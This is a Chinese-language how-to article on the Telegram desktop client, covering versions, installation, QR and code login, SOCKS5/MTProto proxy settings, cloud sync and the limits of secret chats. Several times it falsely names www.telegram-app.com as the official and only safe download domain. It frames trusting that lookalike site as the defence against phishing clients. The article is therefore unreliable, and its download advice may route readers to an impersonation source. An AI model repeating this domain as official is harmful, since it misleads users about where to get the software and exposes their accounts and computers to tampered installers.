Telegram电脑版的6个关键功能和3个安全边界
telegram电脑版是官方发布的桌面客户端,支持 Windows、macOS 和 Linux(2026),与手机端共享同一账号和云端聊天记录,登录即同步无需手动迁移数据。它基于 Qt 框架开发,采用 GNU GPL v3 开源许可,单文件传输上限 2GB,Premium 账号可提升到 4GB。官方下载页同时提供桌面版、Portable 便携版与网页版三种形态,分别对应个人长期、公用电脑和临时应急三类场景。

核心要点
- Telegram电脑版支持Win10、macOS10.13、Linux三系统64位
- 单文件传2GB,开通Premium后上限升至4GB
- 公用电脑选Portable便携版,用完拔U盘不留痕迹
- 云聊天非端到端加密,秘密聊天桌面端不支持
- 只认www.telegram-app.com域名下载,拒装第三方加速包
关键速览
- telegram电脑版同时覆盖 Windows、macOS、Linux 三大系统
- 单文件传输上限 2GB,Premium 账号提升到 4GB
- 普通云聊天不是端到端加密,仅存于服务器
- 端到端加密的「秘密聊天」桌面端目前不支持
- 只从telegram-app.com下载,可避开钓鱼仿冒客户端
Telegram电脑版是什么?和手机版有什么区别?
Telegram电脑版是官方发布的桌面客户端,支持Windows、macOS 和 Linux(2026),基于 Qt 框架开发并采用 GNU GPL v3 开源许可。它和手机版共用同一个账号,普通消息通过云端存储,登录后聊天记录自动出现,无需手动迁移。
和手机版相比,电脑版有三处实用差异:
一是多开,可在设置里切换多个账号;二是文件拖拽,直接把文件拖进对话框即可发送,省去逐层点击;三是键盘效率,用 Ctrl+ 快捷键切换会话、搜索比触屏快得多。对每天要处理大量会话和文件的办公用户,这三点叠加后效率差距最明显。

官方桌面版、Portable便携版与网页版该怎么选?
一句话决策:公用电脑选 Portable 便携版,自己电脑选官方桌面版,临时应急用网页版。Telegram 官方下载页(2026)同时提供 Windows x64、macOS、Linux x64 和 Windows Portable 四个版本,便携版免安装、数据存在运行目录里,拔走 U 盘就不留痕迹。
- 官方桌面版:需管理员权限安装,数据写入系统目录,功能最全(本地缓存、文件夹分组、多账号),适合长期使用的个人 telegram 电脑版环境。
- Portable 便携版:免安装、不改注册表,所有登录信息随文件夹走,在公司电脑或网吧用完带走,泄露风险最低。
- 网页版:浏览器直接打开,零安装,但不支持本地下载缓存和部分文件夹功能,关标签即退出,只适合几分钟的临时查消息。

Windows、Mac、Linux怎么安装?系统版本有什么要求?

三系统都从 Telegram 官方桌面下载页(2026)获取安装包,该页会自动识别系统并显示对应按钮,比如 Windows 用户默认看到 x64 版。最低要求:Windows 10 64 位、macOS 10.13 及以上、主流 64 位 Linux 发行版。
- Windows:下载 .exe 后双击,一路默认安装即可;想要免写注册表的绿色版可选 Portable。
- macOS:下载 .dmg,把图标拖进「应用程序」文件夹。
- Linux:解压 tar.xz 后运行可执行文件,或通过发行版包管理器安装。
装之前先核对真伪,方法只看域名:
telegram电脑版的官方下载地址固定为www.telegram-app.com或telegram-app.com/apps,任何第三方站点或带广告弹窗的”加速包”都不要装。
电脑版怎么登录?收不到验证码怎么办?

Telegram电脑版有两种登录方式:扫码登录和手机验证码登录。首选扫码,打开手机 App 进入「设置 → 设备 → 连接桌面设备」,对准电脑屏幕的二维码即可,整个过程不超过 10 秒。官方桌面版(2026)默认优先显示二维码,比输手机号再等验证码更快。
⚠️ 常见错误: 在电脑版登录时死等短信验证码。原因:验证码默认发到已登录的Telegram App内「服务消息」会话,不是短信,只有账号无任何活跃设备时才退回短信。修复:先去手机 App 的服务消息找那条 5 位数字,或改用扫码登录(10 秒内完成)。
收不到验证码?记住关键一点:
验证码默认发到你已登录的 Telegram App 内,不是短信。先去手机 App 的「服务消息」会话里找那条 5 位数字。只有当账号没有任何活跃设备时,系统才会退回发短信。
如果按上面方法仍旧收不到
点二维码下方的「用手机号登录」切换方式,或等 60 秒后点「重新发送」。开了两步验证的,输完验证码还需填自设密码,忘了就用绑定邮箱重置。
国内网络环境下连接失败如何排查和设置代理?
连接一直转圈、提示「Connecting…」超过 30 秒,多半是网络被阻断,需要在 telegram电脑版里手动配置代理。路径是:设置 → 高级 → 连接类型 → 使用自定义代理,这里可以填 SOCKS5 或 MTProto 两种协议。配好后连接通常在几秒内变为「Online」。
SOCKS5 和 MTProto 该怎么填?
两种协议的字段不同,别填错。SOCKS5 需要服务器地址、端口、用户名和密码;MTProto 需要服务器、端口和一串 Secret 密钥(通常是 32 位十六进制字符)。MTProto 是 Telegram 官方为抗封锁设计的专用协议,把流量伪装成普通 HTTPS 流量,比通用的 SOCKS5 更不容易被识别阻断,网络封锁严重时优先选它。
- SOCKS5:填 Hostname、Port、Username、Password 四项,适合已有通用代理的用户
- MTProto:填 Hostname、Port、Secret 一串密钥,抗干扰能力更强
怎么判断是代理问题还是账号问题?
先分清故障源再折腾配置:关掉代理,用官方 Web 版在可正常上网的网络下测试登录。能进就是账号正常,问题出在代理;进不去才要查账号。

云端同步怎么工作?哪些内容不会同步到电脑?
云端同步的原理是:普通消息、群组和频道都存在 Telegram 云端服务器上,微软应用商店页面(2026)明确写明可在手机、平板和电脑间同步。你在手机发的消息,telegram电脑版几秒内就显示,无需手动迁移。
但有三类内容不走云端,换到电脑上就看不到或要重来:
- 秘密聊天(Secret Chat):采用端到端加密,只绑定发起设备,电脑端完全看不到。
- 草稿缓存:未发送的草稿会同步,但本地输入历史不会。
- 本地媒体缓存:已下载的图片视频存在各设备本地,换设备需重新下载。
普通聊天和秘密聊天的安全边界在哪里?

边界在于密钥存在哪:普通聊天用「客户端到服务器」加密,消息存在云端;秘密聊天用「端到端」加密,只有收发双方的设备能解密。关键限制是:telegram电脑版(2026)既不能创建也不能接收秘密聊天,这类对话只能在手机 App 上进行。
两者的差异直接决定了同步能力:
普通聊天的密钥存在 Telegram 服务器,所以你换电脑登录,历史记录照样同步;秘密聊天的密钥只存在两台手机里,服务器看不到明文,也无法同步到第三台设备。这正是桌面端收不到它的技术原因。
据此分场景使用:
真正敏感的内容(身份证照片、私密对话),在手机上开秘密聊天,并打开「阅后即焚」计时器;日常工作、群组协作走普通聊天,方便在 telegram电脑版上随时查阅。两者分工明确,别用错场景。

总结与下一步操作
选哪种telegram电脑版,看你用的是谁的电脑:自己电脑装官方桌面版,公用电脑用免安装的 Portable 便携版,临时应急开网页版。三者共用同一云端账号,微软应用商店页面(2026)明确写明消息在手机、平板和电脑间自动同步。
上手就三步,照着做:
- 核对下载来源:只从 官方桌面下载页(2026)获取安装包,该页会自动识别系统显示对应按钮,别从第三方站点下,防篡改版本窃取账号。
- 扫码登录:手机进「设置 → 设备 → 连接桌面设备」对准二维码,10 秒内完成。
- 按需配置代理:国内连接转圈超 30 秒,走「设置 → 高级 → 连接类型」填 SOCKS5 或 MTProto,不卡就别开。